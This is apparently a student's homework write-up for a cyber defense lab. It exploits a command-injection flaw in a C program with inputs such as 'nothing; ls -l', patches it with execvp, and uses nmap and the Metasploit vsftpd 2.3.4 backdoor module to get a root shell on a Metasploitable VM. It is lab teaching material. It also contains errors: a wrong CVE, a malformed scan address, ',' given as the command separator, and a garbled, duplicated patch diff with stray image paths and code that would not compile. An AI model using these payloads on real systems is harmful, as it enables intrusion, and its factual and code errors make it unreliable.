

## CMSC 491/791 Active Cyber Defense HW 8

**Name:** Daniel Roh

**Due:** November 20, 2019 at 7:00pm

### Summary:

This assignment has two parts. In the first part of this assignment, you are given a vulnerable C program. You must exploit the vulnerability, then patch the vulnerability while retaining program functionality. In the second part of the assignment, you must use Metasploit to exploit a vulnerability in a Windows 2008 Server VM.

### Setup:

Download and unzip metasploitable-linux-2.0.0.zip from the following website:

<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

In virtualbox, create a new virtual machine. It should have the type “Linux” and version “Linux 2.6 / 3.X / 4.X (64 bit)”. When you are prompted about the hard disk, choose the option for “Use an existing hard drive file” and select Metasploitable.vmdk.

You will need a second Linux VM for this lab to serve as an attacker. Kali Linux is preferred if you have it, but you can also use Ubuntu 18.04.

In the VirtualBox network settings for your Metasploitable VM, set Adapter 1 to Host-only Adapter and Adapter 2 to NAT. Do the same for the VM you are using as an attacker. Start both VMs. The username and password to the Metasploitable VM are msfadmin:msfadmin.

Use the `wget` command to download the provided davesemporium.c from the course website to your Metasploitable VM. Ensure that both VMs can ping each other and access the internet before proceeding.

[https://www.csee.umbc.edu/courses/undergraduate/CMSC491activeCyber/davesemporium\\_fixed.c](https://www.csee.umbc.edu/courses/undergraduate/CMSC491activeCyber/davesemporium_fixed.c)

### Part 1

**1. Answer the following questions regarding the source code for davesemporium.**

**a. What level of user privileges does the executable need to have in order to properly function?**

The executable needs to permission of root to function properly

**b. Compile the binary using the command `gcc davesemporium.c -o davesemporium`. Does the binary have the correct user privileges? If not,**

**change the owner and group of the binary so it has the correct privileges.**

**What command did you run in order to do this?**

No the user privileges are not correct.

Command: `sudo chown root davesemproium`

`sudo chgrp root davesemproium`

- c. **Run davesemproium as a normal user on the Metasploitable VM. Connect to the socket from the attacker VM by using the command `nc <metasploitable_ip> 1337`. When you do so, the program will not function properly. What special attribute will you need to set on the davesemproium binary in order to make it work? What command did you run in order to do this?**

The group needs to be able to execute the file

Command: `sudo chmod u+s davesemproium`

**2. Answer the following questions regarding your exploitation technique.**

- a. **What type of vulnerability exists in the davesemproium binary?**

The command injection vulnerability is that at the end of the code, a system command is used to process the vulnerability.

- b. **How would you exploit this binary? Give an example input that you could send to the davesemproium binary in order to execute arbitrary commands on the Metasploitable VM from the attacker VM.**

To exploit this binary, called with a “,” then the command you want to run on the vulnerable vm.

Example: “; mkdir whatHacks; cd whatHacks; “

- c. **Exploit the binary and provide a screenshot of your attacker VM sending commands to the Metasploitable VM.**

```
root@kali: ~
File Edit View Search Terminal Help
Reading state information...
0 upgraded, 0 newly installed, 0 to remove and 139 not upgraded.
root@kali:~# nc 192.168.56.103 1337
Welcome to Dave's Magical Emporium!
We'll apt-get any packages you want for your remote server!
What package would you like on your server? nothing; ls -l
Reading package lists...
Building dependency tree...
Reading state information...
E: Couldn't find package nothing
total 20
-rwsr-xr-x 1 root root 11207 2019-11-19 14:52 davesemporium
-rwxr-xr-x 1 msfadmin msfadmin 2359 2019-11-13 20:18 davesemporium_fixed.c
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~# nc 192.168.56.103 1337
Welcome to Dave's Magical Emporium!
We'll apt-get any packages you want for your remote server!
What package would you like on your server? nope; mkdir ThisIsMadeInKali; ls -l
Reading package lists...
Building dependency tree...
Reading state information...
E: Couldn't find package nope
total 24
-rwsr-xr-x 1 root root 11207 2019-11-19 14:52 davesemporium
-rwxr-xr-x 1 msfadmin msfadmin 2359 2019-11-13 20:18 davesemporium_fixed.c
drwxr-xr-x 2 root msfadmin 4096 2019-11-19 15:33 ThisIsMadeInKali
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
root@kali:~#
```

3. Answer the following questions regarding your patching technique.

- a. What line/function in the source code is causing this vulnerability? What is unsafe about this call?

Line 78: system(cmd)

This line executes a system call and system calls can be separated by “,” to execute multiple commands.

- b. What is a safer alternative to this function? Why is it safer? How must your source code change to implement this function?

-A safer alternative to this function would be execvp().

-This would be safer as execvp will only execute the first command and treat the rest of the input as arguments to the command. Thus not allowing command injection to work

-To implment this function, minor changes to memory allocation would need to take place to allow the allocated memory to all be NULL inistally. Also, the input from the user would need to be tokenized to allow for arguments to be passed.

- c. Patch files are often used to show changes made to source code. Create your patch, then create a patch file using the command `diff -u davesemporium.c davesemporium_new.c > davesemporium.patch`. Paste the contents of your patch file below.

*Note: Couldn't figure out how to copy paste the code from the vm, so I took screenshots of the patch file*

```

-- davesemporium_fixed.c      2019-11-13 20:18:55.000000000 -0500
++ davesemporium_new.c      2019-11-19 23:17:47.000000000 -0500
@@ -53,15 +53,29 @@

    // Only code below this line will need to be modified
    char* buf = (char*)calloc(1024, 1);
    char cmd[2000] = "apt-get install ";
    char welcome[] = "Welcome to Dave's Magical Emporium!\nWe'll apt-get any p$
+//    char cmd[2000] = "apt-get install ";
+    char **cmd;
+    cmd = malloc(sizeof(char*) * 2000);
+
+    char welcome[] = "Welcome to Dave's Magical Emporium!\nWe'll apt-get an$

    // Send the welcome message
    send(new_socket, welcome, strlen(welcome), 0);

    // Concatenate the command
    read(new_socket, buf, 1023);
    strcat(cmd, buf);

+
+    int tokens = 0;
+    cmd[tokens] = "apt-get install";
+    tokens++;
+    cmd[tokens] = strtok(buf, " ");
+    tokens++;
+
+    while(cmd[tokens-1] != NULL){
+        cmd[tokens] = strtok(NULL, " ");
+        tokens++;
+    }
+    //strcat(cmd, buf);

    cpid = fork();
    if (cpid < 0) exit(1); /* exit if fork() fails */
@@ -75,7 +89,8 @@
        dup2( new_socket, STDIN_FILENO ); /* duplicate socket on stdin */
        dup2( new_socket, STDERR_FILENO ); /* duplicate socket on stderr too $
        close( new_socket ); /* can close the original after it's duplicated $
        system(cmd);

+
+    //strcat(cmd, buf);


    cpid = fork();
    if (cpid < 0) exit(1); /* exit if fork() fails */
@@ -75,7 +89,8 @@
        dup2( new_socket, STDIN_FILENO ); /* duplicate socket on stdin */
        dup2( new_socket, STDERR_FILENO ); /* duplicate socket on stderr too $
        close( new_socket ); /* can close the original after it's duplicated $
        system(cmd);
        //system(cmd);
        execvp(cmd[0], cmd);
    }
    return 0;
}

```

- d. Ensure your patch worked properly. Recompile the davesemporium binary and attempt to use the same exploit as in 2.c. Take a screenshot of your exploit failing on the patched version of the binary.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~#
root@kali:~#
root@kali:~# nc 192.168.56.101 1337
Welcome to Dave's Magical Emporium!
We'll apt-get any packages you want for your remote server!
What package would you like on your server? tes; ls -l
root@kali:~#
```

**PART 2 Bellow**



## Part 2 Setup:


If you are using Ubuntu 18.04 as your attacker VM, you can install metasploit using the following instructions:

<https://github.com/rapid7/metasploit-framework/wiki/Nightly-Installers>

Once it is installed, start Metasploit on your attacker VM with the command `msfconsole`.

## Part 2

1. From the `msfconsole`, run a port scan of the Metasploitable VM. Provide a screenshot showing what services are listening and what their versions are. What command did you run to do this?



```
Discovered open port 513/tcp on 192.168.56.101
Discovered open port 1524/tcp on 192.168.56.101
Discovered open port 6000/tcp on 192.168.56.101
Discovered open port 514/tcp on 192.168.56.101
Discovered open port 2121/tcp on 192.168.56.101
Discovered open port 1099/tcp on 192.168.56.101
Discovered open port 512/tcp on 192.168.56.101
Discovered open port 8009/tcp on 192.168.56.101
Discovered open port 6667/tcp on 192.168.56.101
Discovered open port 8180/tcp on 192.168.56.101
Completed SYN Stealth Scan at 23:35, 0.05s elapsed (1000 total ports)
Initiating Service scan at 23:35
Scanning 23 services on 192.168.56.101
Completed Service scan at 23:35, 11.09s elapsed (23 services on 1 host)
NSE: Script scanning 192.168.56.101.
Initiating NSE at 23:35
Completed NSE at 23:35, 0.07s elapsed
Initiating NSE at 23:35
Completed NSE at 23:35, 0.01s elapsed
Nmap scan report for 192.168.56.101
Host is up (0.000037s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:10:9A:03 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.62 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.120KB)

msf5 >
```

Command: `nmap -v -sV 192.168.101`

2. List one service running on the Metasploitable VM that has a vulnerability that grants remote code execution (RCE)? What is the version of this service? What is the CVE designator of this vulnerability?

-FTP

-vsftpd 2.3.4  
-CVE-2011-0762

3. **What command did you run in msfconsole to select the exploit? What options did you set?**

Command: search unix/ftp  
          use exploit/unix/ftp/vsftpd\_234\_backdoor  
Options: set RHOSTS 192.168.56.101

4. **Describe the difference between a bind shell and a reverse shell. Which should you choose if you suspect that the target computer has restrictive firewall rules for inbound network traffic?**

- A bind shell is a shell that is created from an attacker to a target's box to bind to a port to listen to any traffic that is being sent through that port

-A reverse shell is a shell that is made by the target's box and connects to the attackers box to listen to traffic on a port.

- In the case that a target computer has restrictive firewall rules for inbound traffic, a reverse shell should be used to bypass this restriction.

5. **Select an appropriate payload in msfconsole. Which payload did you choose and why? What command did you run to do so? What options did you set?**

I chose the vsftpd\_234\_backdoor payload, due to there being a vulnerability in the vsftpd that this payload exploit.

Command: use exploit/unix/ftp/vsftpd\_234\_backdoor  
Options: set RHOSTS 192.168.56.101



6. Provide a screenshot showing that your exploit was successful.

```
[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.56.101  yes       The target address range or CIDR identifier
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ----      -
  PAYLOAD   cmd/unix/interact

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.101:21 - The port used by the backdoor bind listener is already open
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:44789 -> 192.168.56.101:6200) at 2019-11-19 23:48:22 -0500

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```